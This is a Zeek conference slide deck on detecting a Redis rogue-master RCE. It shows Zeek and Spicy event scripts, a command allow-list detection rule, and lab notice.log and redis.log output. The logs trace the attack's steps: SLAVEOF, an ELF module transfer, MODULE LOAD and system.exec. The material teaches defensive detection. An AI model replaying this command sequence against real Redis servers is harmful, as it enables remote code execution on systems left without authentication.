event http_request(c: connection, method: string, original_URI: string,
    unescaped_URI: string, version: string)
    {
    print fmt("HTTP request: %s %s (%s→%s)", method, original_URI, c$id$orig_h,
        c$id$resp_h);
    }
```

- Triggered when Zeek sees an HTTP request

Zeek events

corelight OPEN SOURCE

there are a lot

```
analyzer_confirmation_info
analyzer_failed
analyzer_violation_info
Broker::announce_masters
Broker::error
Broker::internal_log_event
Broker::log_flush
Broker::peer_added
Broker::peer_lost
Broker::peer_removed
CaptureLoss::take_measurement
catch_release_add
catch_release_block_delete
catch_release_block_new
catch_release_delete
catch_release_encountered
check_record
check_stats
ChecksumOffloading::check
cluster_started
Cluster::Backend::error
Cluster::Backend::ZeroMQ::hello
Cluster::Backend::ZeroMQ::monitoring_event
Cluster::Backend::ZeroMQ::subscription
Cluster::Backend::ZeroMQ::unsubscription
Cluster::Experimental::cluster_started
Cluster::Experimental::node_fully_connected
Cluster::hello
Cluster::node_down
Cluster::node_up
command
config_line
Config::cluster_set_option
conn_bytes_threshold_crossed
conn_duration_threshold_crossed
conn_packets_threshold_crossed
conn_weird
connection_attempt
connection_established
connection_flipped
connection_pending
connection_rejected
connection_reset
connection_reused
connection_state_remove
ConnPolling::check
ConnThreshold::bytes_threshold_crossed
content_gap
Control::configuration_update
Control::configuration_update_request
Control::configuration_update_response
Control::id_value_request
Control::id_value_response
Control::net_stats_request
Control::net_stats_response
Control::peer_status_request
Control::peer_status_response
Control::shutdown_request
Control::shutdown_response
dcc_transfer_add
dcc_transfer_remove
dce_rpc_alter_context
dce_rpc_alter_context_resp
dce_rpc_bind
dce_rpc_bind_ack
dce_rpc_request
dce_rpc_response
delay_sending_email
dhcp_message
DHCP::aggregate_msgs
DHCP::log_dhcp
Dir::monitor_ev
dnp3_application_request_header
dnp3_application_response_header
dns_A_reply
dns_A6_reply
dns_AAAA_reply
dns_BINDS
dns_CNAME_reply
dns_DNSKEY
dns_DS
dns_dynamic_update_del
dns_dynamic_update_pre
dns_end
dns_LOC
dns_message
dns_MX_reply
dns_NAPTR_reply
dns_NS_reply
dns_NSEC
dns_NSEC3
dns_NSEC3PARAM
dns_PTR_reply
dns_rejected
dns_request
dns_RRSIG
dns_SOA_reply
dns_SPF_reply
dns_SRV_reply
dns_SSHFP
dns_TXT_reply
dns_unknown_reply
dns_WKS_reply
error
Exec::file_line
Exec::line
expired_conn_weird
file_entropy
```

- How do we get events?
  - We need to create events based on the protocol
    - For example, HTTP has the http_request event for each HTTP request that Zeek sees
  - In order to create events, we need to parse the protocol
    - via Spicy! (or C++ or binpac...)


Events

- Spicy talks with Zeek via events in a .evt file


```
# All client data is a command
on RESP::ClientData -> event Redis::command($conn, self.command);

on RESP::ServerData if ( Redis::classify(self) == Redis::ReplyType::Reply ) ->
        event Redis::reply($conn, Redis::make_server_reply(self));
on RESP::ServerData if ( Redis::classify(self) == Redis::ReplyType::Error ) ->
        event Redis::error($conn, Redis::make_server_reply(self));
on RESP::ServerData if ( Redis::classify(self) == Redis::ReplyType::Push ) ->
        event Redis::server_push($conn, Redis::make_server_reply(self));
```

The flow


Bytes
TCP
UDP
HTTP
DNS
SSH
RESP
event
connection_established
DHCP
TFTP

Each create events!



We have something which parses network traffic and triggers events.

To detect something, we need to react to those events.

Scripting

corelight
OPEN SOURCE

How should we detect this?

- We have a couple ways to detect the RCE:
  1. The attacker transferred an ELF file instead of a database file
  2. The attacker used some troubling commands (SLAVEOF, MODULE LOAD)
  3. The attacker connected to the Redis server without authentication
- Point 1 may be tough
  - The transferred file could be a non-ELF file
  - The communication between the server and attacker was actually not RESP, it just looks like it
- Point 3 is also the whole reason we're in this mess in the first place!
- So, I will show how to detect point 2: an allow-list of commands

The Event

```
@load frameworks/notice
@load base/protocols/redis

export {
    global allowlist: set[string] = ["ping", "config", "replconf", "psync",
        "module", ] &redef;
}

redef enum Notice::Type += {
    Bad_Redis_Command,
};

event Redis::command(c: connection, cmd: Redis::Command)
    {
    if ( to_lower(cmd$name) !in allowlist )
        NOTICE([$note=Bad_Redis_Command, $msg=fmt("Disallowed Redis command: %s",
            cmd$name), $id=c$id, $identifier=cat(cmd$name, c$id$orig_h,
            c$id$resp_h)]);
    }
```

A customizable allow list

```
@load frameworks/notice
@load base/protocols/redis

export {
    global allowlist: set[string] = ["ping", "config", "replconf", "psync",
        "module", ] &redef;
}

redef enum Notice::Type += {
    Bad_Redis_Command,
};

event Redis::command(c: connection, cmd: Redis::Command)
    {
    if ( to_lower(cmd$name) !in allowlist )
        NOTICE([$note=Bad_Redis_Command, $msg=fmt("Disallowed Redis command: %s",
            cmd$name), $id=c$id, $identifier=cat(cmd$name, c$id$orig_h,
            c$id$resp_h)]);
    }
```

Is the command allowed?

```
@load frameworks/notice
@load base/protocols/redis

export {
    global allowlist: set[string] = ["ping", "config", "replconf", "psync",
        "module", ] &redef;
}

redef enum Notice::Type += {
    Bad_Redis_Command,
};

event Redis::command(c: connection, cmd: Redis::Command)
    {
    if ( to_lower(cmd$name) !in allowlist )
        NOTICE([$note=Bad_Redis_Command, $msg=fmt("Disallowed Redis command: %s",
            cmd$name), $id=c$id, $identifier=cat(cmd$name, c$id$orig_h,
            c$id$resp_h)]);
    }
```

If not, raise a notice

```
@load frameworks/notice
@load base/protocols/redis

export {
    global allowlist: set[string] = ["ping", "config", "replconf", "psync",
        "module", ] &redef;
}

redef enum Notice::Type += {
    Bad_Redis_Command,
};

event Redis::command(c: connection, cmd: Redis::Command)
    {
    if ( to_lower(cmd$name) !in allowlist )
        NOTICE([$note=Bad_Redis_Command, $msg=fmt("Disallowed Redis command: %s",
            cmd$name), $id=c$id, $identifier=cat(cmd$name, c$id$orig_h,
            c$id$resp_h)]);
    }
```

What happens when it’s detected?

- Zeek will trigger a “notice” whose behavior can be configured:
  - Log the notice
  - Log the notice to an alarm log (which emails its content regularly)
  - Send an email
  - etc.

Logs

corelight
OPEN SOURCE

The logged notice

```
etyp:/Users/etyp/src/redis-rce/tests jj:(r:xtv) $ cat notice.log
#separator \x09
#set_separator  ,
#empty_field    (empty)
#unset_field    -
#path   notice
#open   2026-05-18-15-44-57
#fields ts      uid     id.orig_h       id.orig_p       id.resp_h       id.resp_p       fuid    file_mime_type  file_desc       proto   note    msg     sub     src     dst     p       n       peer_de
scr     actions email_dest      suppress_for    remote_location.country_code    remote_location.region  remote_location.city    remote_location.latitude        remote_location.longitude
#types  time    string  addr    port    addr    port    string  string  string  enum    enum    string  string  addr    addr    port    count   string  set[enum]       set[string]     interval      s
tring   string  string  double  double
1776094434.392233       -       172.17.0.1      61332   172.17.0.2      6379    -       -       -       tcp     Bad_Redis_Command       Disallowed Redis command: SLAVEOF       -       172.17.0.1    1
72.17.0.2       6379    -       -       Notice::ACTION_LOG      (empty) 3600.000000     -       -       -       -       -
1776094441.173486       -       172.17.0.1      61332   172.17.0.2      6379    -       -       -       tcp     Bad_Redis_Command       Disallowed Redis command: system.exec   -       172.17.0.1    1
72.17.0.2       6379    -       -       Notice::ACTION_LOG      (empty) 3600.000000     -       -       -       -       -
#close  2026-05-18-15-44-57
```

The logged notice

```
etyp:/Users/etyp/src/redis-rce/tests jj:(r:xtv) $ cat notice.log
#separator \x09
#set_separator  ,
#empty_field    (empty)
#unset_field    -
#path   notice
#open   2026-05-18-15-44-57
#fields ts      uid     id.orig_h       id.orig_p       id.resp_h       id.resp_p       fuid    file_mime_type  file_desc       proto   note    msg     sub     src     dst     p       n       peer_de
scr     actions email_dest      suppress_for    remote_location.country_code    remote_location.region  remote_location.city    remote_location.latitude        remote_location.longitude
#types  time    string  addr    port    addr    port    string  string  string  enum    enum    string  string  addr    addr    port    count   string  set[enum]       set[string]     interval        s
tring   string  string  double  double
1776094434.392233       -       172.17.0.1      61332   172.17.0.2      6379    -       -       -       tcp     Bad_Redis_Command       Disallowed Redis command: SLAVEOF       -       172.17.0.1      1
72.17.0.2       6379    -       -       Notice::ACTION_LOG      (empty) 3600.000000     -       -       -       -       -
1776094441.173486       -       172.17.0.1      61332   172.17.0.2      6379    -       -       -       tcp     Bad_Redis_Command       Disallowed Redis command: system.exec   -       172.17.0.1      1
72.17.0.2       6379    -       -       Notice::ACTION_LOG      (empty) 3600.000000     -       -       -       -       -
#close  2026-05-18-15-44-57
```

Using zeek-cut:

```
etyp:/Users/etyp/src/redis-rce/tests jj:(r:xtv) $ cat notice.log | zeek-cut -m id.orig_h id.resp_h note msg
id.orig_h       id.resp_h       note    msg
172.17.0.1      172.17.0.2      Bad_Redis_Command       Disallowed Redis command: SLAVEOF
172.17.0.1      172.17.0.2      Bad_Redis_Command       Disallowed Redis command: system.exec
```

Detected!

corelight
OPEN SOURCE

“Vanilla” Zeek logs also work!

- Zeek also has logs for each protocol
- You can get the details to detect this RCE just from “vanilla” Zeek logs

redis.log

```
etyp:/Users/etyp/src/redis-rce/tests jj:(r:xtv) $ cat redis.log
#separator \x09
#set_separator  ,
#empty_field    (empty)
#unset_field    -
#path   redis
#open   2026-05-18-15-44-57
#fields ts      uid     id.orig_h       id.orig_p       id.resp_h       id.resp_p       cmd.name        cmd.key cmd.value       success reply.value
#types  time    string  addr    port    addr    port    string  string  string  bool    string
1776094434.392233       CQGGaP2f44x4J0XXz6      172.17.0.1      61332   172.17.0.2      6379    SLAVEOF -       -       T       OK
1776094434.393144       CQGGaP2f44x4J0XXz6      172.17.0.1      61332   172.17.0.2      6379    CONFIG  -       -       T       OK
1776094437.163095       CYEZdolvfS9ejUshd       172.17.0.2      33400   192.168.65.254  21000   PING    -       -       T       PONG
1776094437.163194       CYEZdolvfS9ejUshd       172.17.0.2      33400   192.168.65.254  21000   REPLCONF        -       -       T       OK
1776094437.163715       CYEZdolvfS9ejUshd       172.17.0.2      33400   192.168.65.254  21000   REPLCONF        -       -       T       OK
1776094437.164180       CYEZdolvfS9ejUshd       172.17.0.2      33400   192.168.65.254  21000   PSYNC   -       -       T       FULLRESYNC ZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZ 1
1776094437.165382       CYEZdolvfS9ejUshd       172.17.0.2      33400   192.168.65.254  21000   -       -       -       T       \x7fELF\x02\x01\x01\x00\x00\x00\x00\x00\x00\x00\x00\x00\x03\x00\xb7\x00
\x01\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00@\x00\x00\x00\x00\x00\x00\x00\x80V\x01\x00\x00\x00\x00\x00\x00\x00\x00\x00@\x008\x00\x05\x00@\x00\x1a\x00\x19\x00\x01\x00\x00\x00\x05\x00\x00\x00\x00\x
00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00hQ\x00\x00\x00\x00\x00\x00hQ\x00\x00\x00\x00\x00\x00\x00\x00\x01\x00\x00\x00\x00\x00\x01\x00\x00\x00\x06\x00\
x00\x00p\xfa\x00\x00\x00\x00\x00\x00p\xfa\x01\x00\x00\x00\x00\x00p\xfa\x01\x00\x00\x00\x00\x00\x00\x06\x00\x00\x00\x00\x00\x00\xe0\x09\x00\x00\x00\x00\x00\x00\x00\x00\x01\x00\x00\x00\x00\x00\x02\x00\
x00\x00\x06\x00\x00\x00p\xfa\x00\x00\x00\x00\x00\x00p\xfa\x01\x00\x00\x00\x00\x00p\xfa\x01\x00\x00\x00\x00\x00\x80\x01\x00\x00\x00\x00\x00\x00\x80\x01\x00\x00\x00\x00\x00\x00\x08\x00\x00\x00\x00\x00\
x00\x00Q\xe5td\x06\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00
1776094439.171981       CQGGaP2f44x4J0XXz6      172.17.0.1      61332   172.17.0.2      6379    MODULE  -       -       T       OK
1776094439.174235       CQGGaP2f44x4J0XXz6      172.17.0.1      61332   172.17.0.2      6379    SLAVEOF -       -       T       OK
1776094441.173486       CQGGaP2f44x4J0XXz6      172.17.0.1      61332   172.17.0.2      6379    system.exec     -       -       T       \x09\x8f\x0d#\x0b)9\xb3\xa8+B\xe9\x8d\xc9\x8f\x94(\x82\x89\x81a
\x9f&\xd4\xaf\x8c#\xbcg\xd6\xcf>\xb5\x93g\xd6\xd5nZE,|\xcc\xfc\xd7D\xd9Ha\x9d\xe0\xae\x90\x19\xd9\x93\xbbU\x9d66@\x12\x84\xca\x10\xc7c\xb1\x92`i\xda~q'\x86jo\xf2l\xa7BY\x9dE\x17G\xba\x13h\xc2\xe5hV\x
ee\xf6\xa9\x84j\xaa*(|P\x9e\x156m\x1c\xca\x98\xc0\xd7g\xa4sy\xdc&\xcf\xcdz\x85\xf5\xa80\xf8\xdb\x7flNj\x01\xec;\x17\x11I\xef\x0f\xf0N\x02G\xef\xb9\xda]\x84\x0f\xd0\x06\xd0\xe6\xc6\xf2\xd0\xe5QbQqx\x1
a\x0e!\xe5\xaa\xe7;W\xa5\xa5E\xbb\x01sE\x1a\x9b~\x1b\x8fK\x9a}qredis\x0a
1776094442.605201       CQGGaP2f44x4J0XXz6      172.17.0.1      61332   172.17.0.2      6379    system.exec     -       -       T       `\x01\x02redis\x0a
1776094444.659400       CQGGaP2f44x4J0XXz6      172.17.0.1      61332   172.17.0.2      6379    system.exec     -       -       T       redis\x0a
1776094445.606342       CQGGaP2f44x4J0XXz6      172.17.0.1      61332   172.17.0.2      6379    system.exec     -       -       T       exp.so\x0a
1776094448.325515       CQGGaP2f44x4J0XXz6      172.17.0.1      61332   172.17.0.2      6379    CONFIG  -       -       T       OK
1776094448.327301       CQGGaP2f44x4J0XXz6      172.17.0.1      61332   172.17.0.2      6379    system.exec     -       -       T       (empty)
1776094448.332224       CQGGaP2f44x4J0XXz6      172.17.0.1      61332   172.17.0.2      6379    MODULE  -       -       T       OK
#close  2026-05-18-15-44-57
```

Red flag 1: system.exec

system.exec is not a standard Redis command

```
etyp:/Users/etyp/src/redis-rce/tests jj:(r:xtv) $ cat redis.log | zeek-cut -m cmd.name
cmd.name
SLAVEOF
CONFIG
PING
REPLCONF
REPLCONF
PSYNC
-
MODULE
SLAVEOF
system.exec
system.exec
system.exec
system.exec
CONFIG
system.exec
MODULE
```

Red flag 2: ELF file transfer

ELF files have known “magic bytes” — That’s not a database!

```
etyp:/Users/etyp/src/redis-rce/tests jj:(r:xtv) $ cat redis.log | zeek-cut -m reply.value
reply.value
OK
OK
PONG
OK
OK
FULLRESYNC ZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZ 1
\x7fELF\x02\x01\x01\x00\x00\x00\x00\x00\x00\x00\x00\x00\x03\x00\xb7\x00\x01\x00\x00\x00\x00\x00\x00
\x00\x00\x00\x00\x00@\x00\x00\x00\x00\x00\x00\x00\x80V\x01\x00\x00\x00\x00\x00\x00\x00\x00\x00@\x00
8\x00\x05\x00@\x00\x1a\x00\x19\x00\x01\x00\x00\x00\x05\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\
x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00hQ\x00\x00\x00\x00\x00\x00hQ\x00\x00
\x00\x00\x00\x00\x00\x00\x00\x01\x00\x00\x00\x00\x00\x00\x01\x00\x00\x00\x00\x06\x00\x00\x00p\xfa\x00\x00\x00\x
00\x00\x00p\xfa\x01\x00\x00\x00\x00\x00p\xfa\x01\x00\x00\x00\x00\x00\x00\x06\x00\x00\x00\x00\x00\x00\x0
0\xe0\x09\x00\x00\x00\x00\x00\x00\x00\x00\x01\x00\x00\x00\x00\x00\x02\x00\x00\x00\x06\x00\x00\x00p\
xfa\x00\x00\x00\x00\x00\x00p\xfa\x01\x00\x00\x00\x00\x00p\xfa\x01\x00\x00\x00\x00\x00\x80\x01\x00\x
00\x00\x00\x00\x00\x80\x01\x00\x00\x00\x00\x00\x00\x08\x00\x00\x00\x00\x00\x00\x00Q\xe5td\x06\x00\x
00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00
OK
OK
\x09\x8f\x0d#\x0b)9\xb3\xa8+B\xe9\x8d\xc9\x8f\x94(\x82\x89\x81a\x9f&\xd4\xaf\x8c#\xbcg\xd6\xcf>\xb5
\x93g\xd6\xd5nZE,|\xcc\xfc\xd7D\xd9Ha\x9d\xe0\xae\x90\x19\xd9\x93\xbbU\x9d66@\x12\x84\xca\x10\xc7c\
xb1\x92`i\xda~q'\x86jo\xf2l\xa7BY\x9dE\x17G\xba\x13h\xc2\xe5hV\xee\xf6\xa9\x84j\xaa*(|P\x9e\x156m\x
1c\xca\x98\xc0\xd7g\xa4sy\xdc&\xcf\xcdz\x85\xf5\xa80\xf8\xdb\x7flNj\x01\xec;\x17\x11I\xef\x0f\xf0N\
x02G\xef\xb9\xda]\x84\x0f\xd0\x06\xd0\xe6\xc6\xf2\xd0\xe5QbQqx\x1a\x0e!\xe5\xaa\xe7;W\xa5\xa5E\xbb\
x01sE\x1a\x9b~\x1b\x8fK\x9a}qredis\x0a
`\x01\x02redis\x0a
redis\x0a
exp.so\x0a
OK
(empty)
OK
```

Conclusions

- Yes, Zeek can detect an RCE
- But Zeek provides huge amounts of metadata: it's more than an IDS
- There is a lot I did not cover!

Thanks :)

- Fun plug: Zeek workshop in Berkeley, CA September 10-11
- https://zeek.org/zeek-workshop-berkeley-2026/registration-berkeley/
- Registration is free

- Feel free to ask me for stickers
- bye